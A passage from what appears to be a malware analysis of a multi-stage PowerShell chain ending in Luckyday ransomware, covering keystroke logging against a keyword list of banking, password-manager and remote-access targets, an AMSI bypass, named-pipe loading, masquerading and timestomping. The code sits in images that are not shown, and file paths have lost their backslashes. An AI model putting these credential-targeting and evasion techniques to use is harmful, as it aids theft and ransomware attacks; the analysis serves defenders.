
This script is responsible for using Empire Project’s “Get-Keystrokes.ps1” again to check for the presence of software that matches any of the keywords listed below:
‘anydesk’,’acomba’,’cylance’,’teamviewer’,’cobian’,’sentinelone’,’identity protection’,’backup’,’datto’,’loggin onsecurity’,’verification’,’itsupport’,’putty’,’veeam’,’web admin’,’webmin’,’vsphere’,’vmware’,’tightvnc’,’vpn.’,’sign-ins’,’identity protection’,’azure’,’control center’,’aws management console’,’developers’,’cisco’,’remote’,’anyconnect’,’logmein’,’banking’,’bank’,’ebanking’,’authentication’,’exodus’,’lastpass’,’hosted’,’ninite’,’dynamics nav’,’swipe’,’signin’,’log in’,’sign in’,’passw’,’login’,’idrive’,’winscp’,’iatspayment’,’gotoassist’,’evernote’,’ilo: ‘,’paypal’,’charles schwab’,’epayment’,’check-in for’,’activation’,’passw’,’new charge’,’payment information’,’one time pay’,’debit card’,’paytrace’,’authorize.net’,’chase.com’
If found, these keywords are added to a list, which is Base64-encoded and placed in the metadata of a JPEG file that is created like one of the two options below:
$env:TEMP + ‘’ + guid + ‘.gcc’
C:Users<user>AppDataLocalTemp86ef38-fb97-2b0b4aa.gcc
$env:TEMP + ‘’ + guid + ‘.chk’
C:Users<user>AppDataLocalTemp86ef38-fb97-2b0b4aa.chk

Stage 9: Generating A Named Pipe
The ninth payload is an unusual script that starts with two variables — “$a” and “$b” — both of which contain Base64-encoded PowerShell strings:

Decoding “$a” reveals a named pipe “AlVmtg” with a corresponding reader and writer:

After decoding “$b”, another AMSI bypass script with function name “skou” (denoted henceforth as “skou6”) is revealed:

Due to the type of activity this script is responsible for, we’ll dive deeper into it. The script first looks for any of the processes listed in $eab in the screenshot below and if the description for any of these processes is PowerShell, it stops the corresponding process:


The script then takes a random name from the $eab list and checks if the current user is an Administrator. If so, it creates a copy of the legitimate Windows PowerShell application and saves it with the random name from $eab list in the “C:Windowssystem32” directory.
If the current user is not an Administrator and depending on the version of PowerShell on the host, it will save the legitimate copy of Windows PowerShell to either the “C:Users<user>AppDataLocalMicrosoftWindowsPowerShell” directory or the “C:Users<user>AppDataLocalMicrosoftWindowsExplorer” directory.
Next, it copies and applies the time stamps of the legitimate PowerShell application to the new copied version:

The script then checks the version of DotNet running on the host via the “HKLM:SOFTWAREMicrosoftNET Framework SetupNDP” registry. If DotNet v3 or above is not present, it will reach out to Microsoft.com to pull down and save the intended version as $env:windirnet4.exe and then finally and quietly run C:windowsnet4.exe:


The script then creates the instance of the named pipe that we saw earlier in the decoded $a parameter and opens the named pipe:
Finally, the named pipe loads the Base64-encoded $b parameter (“skou6”):
Stage 10: The Final Payload – Luckyday Ransomware
The final payload is broken down into 10 different steps:
